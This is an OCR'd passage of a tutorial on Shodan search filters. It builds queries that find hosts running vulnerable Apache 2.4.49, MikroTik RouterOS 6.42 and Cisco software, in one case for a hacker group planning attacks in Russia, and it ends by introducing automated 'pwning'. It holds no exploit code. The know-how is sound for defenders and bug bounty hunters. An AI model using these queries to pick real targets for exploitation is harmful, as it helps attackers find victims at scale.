


org - you can find the result for a specific organization with its name, we learned about asn filter. A company can contain multiple asn numbers, collecting those asn numbers and finding the host might be a little difficult , so we can use the organization name to find all the results for specific companies. We will think about the same scenario as before, we will find all the result for uber , we can do that by creating a filter like [org:"Uber Technologies Inc"] Now lets search it on shodan to see what shodan gives us.




We got more results.


hostname - to search for a specific hostname, suppose I want to see all the results of a domain/host named example.com, we can use the hostname to search for example.com [hostname:example.com]. You also can search multiple hostnames by separating them with coma (,). [hostname:example.com,google.com]



ip - to search result for an specific if similar to hostname, suppose you want to get result for 1.1.1.1 , you can create a query with the ip filter [ip:1.1.1.1], you also can search multiple ip by separating them with coma(,) [ip:1.1.1.1,2.2.2.2]



net - to find result for specific CIDR , suppose i want to get result for a specific cidr 5.136. 0.0/13 , we can create a query for that with net filter [net: 5.136. 0.0/13] for multiple we can just separate two ip range with comma (,) [net: 5.136. 0.0/13,95.24.0.0/13]




0x2.1 Learning Search filter with scenario


Explaining the filter without a scenario is not that fun and hard to understand where we have to use this filter. How can we combine those filters to explore more of shodan? Let's create some scenarios and learn about the filter.

Scenario 1 :- a task is given to user 1, he has to find all host/IP with WordPress on it but the WordPress site should be geolocated inside Dhaka. He should complete the task with shodan.

Don't get confused by all in **scenario 1** , it means all result shodan can show , first thing user1 wants to filter wordpress site we can do that by using a filter named **http.component** , we can filter components like php/wordpress/jquery etc etc. we can find wordpress using this specific query http.component:wordpress , now our second task is to filter ip/host geolocated on dhaka from all results , we can do that by using a filter named **city** The specific query will be city:Dhaka , now let's combine those two queries to get our result as the scenario described. **[http.component:wordpress city:Dhaka]** lets see what shodan gives us.




Here we go , we got the results we wanted , showing wordpress sites that are geolocated inside Dhaka. We also can combine other search filters together to get more clear and specific results. Now let's add something that's not on the scenario, we want to filter only 80 and 443 ports from all the result we can do that by using another filter named **port** we can search multiple port by separating them by comma the query will be **port:80,443** and add this query with previously created query. **[http.component:wordpress city:Dhaka port:80,443]**




Scenario 2 : path traversal vulnerability found on apache 2.4.49 , the corp has given the user1 task to find all the host/ip that use apache 2.4.49 and collect them from shodan. But the corp told user1 it's restricted to use search filters.

This Scenario is bit different we can't use search filter on it , let's look deep into shodan , we know shodan collects data from random ip and banner from its services if the ip is running any service , http banner most of the time exposes the server software name and its version, example:-




So we can search for a string like Apache/2.4.49 , the shodan will show all the results that contain Apache/2.4.49 in it.




It's not that efficient , if header does not contain apache 2.4.49 in header but usage apache 2.4.49 those we will not get accurate result , we can get accurate result by combining two filter one is **product** in our case product is apache and second one is **version** in our case which is 2.4.49 , **[product:apache version:2.4.49]**

Scenario 3 : A hacker group named bonk_bonk recently discovered many mikrotik router is still vulnerable to 2018's exploit and they want to exploit them , but the problem is they don't know ip of these devices , so they gave a task to bonk1 to find those vulnerable versions from shodan. The vulnerable version is MikroTik RouterOS 6.42 and they only want to target russia.

This scenario is simple and easy , shodan has a search filter named **os** which can filter operating systems from the search result. We will use this **os** filter to filter the mikrotik router and **country** filters to sort the result for only Russian geolocated ip. Our query will be **[os:"MikroTik RouterOS 6.42" country:ru]**



Changing the country code will show different result , you also can search other operating system like windows and its version just by adding 10 after windows **os: "windows 10"**




Scenario 4 : A Bug bounty hunter has joined bug bounty program of sony(sony biz network) , and he want to use shodan to find possible vulnerable service , he has a lucky bug CVE-2020-3452 he founded most in recent hunting journey, he found there is a common thing in every vulnerable web-application and he has a screenshot of it , the common thing is located inside the html source of the page .now he wants to find this and report it to sony , but first he has to find possible vulnerable target.


Screenshot of common code in every possible vulnerable device:

```
top.location.href="/+CSCOE+/logon.html";
```

The scenario described that every possible vulnerable device contains the code shown above , and this thing is located inside the html source of the page. We can use **http.html** filter to match the code above and sort similar ip/host. And we are gonna filter the organization to find only Sony's assets. For this we are gonna use an org filter. Full query will be **[http.html:"/+CSCOE+/logon.html" org:"Sony Biz Networks Corporation"]**



If you want to filter something with a web-application title you can use **http.title** filter for that , lets sort all the hosts with hacked by in its title. Query will be **http.title:"hacked by"**



0x3

Pwning with shodan

We got basic knowledge about shodan and its services, if you want to learn more about shodan you can read this book by shodan.io Book_link, we got enough knowledge to start pwning web-application with shodan. In this part we will see how can we use shodan to find vulnerable devices and how to automate the process of exploiting with shodan.io

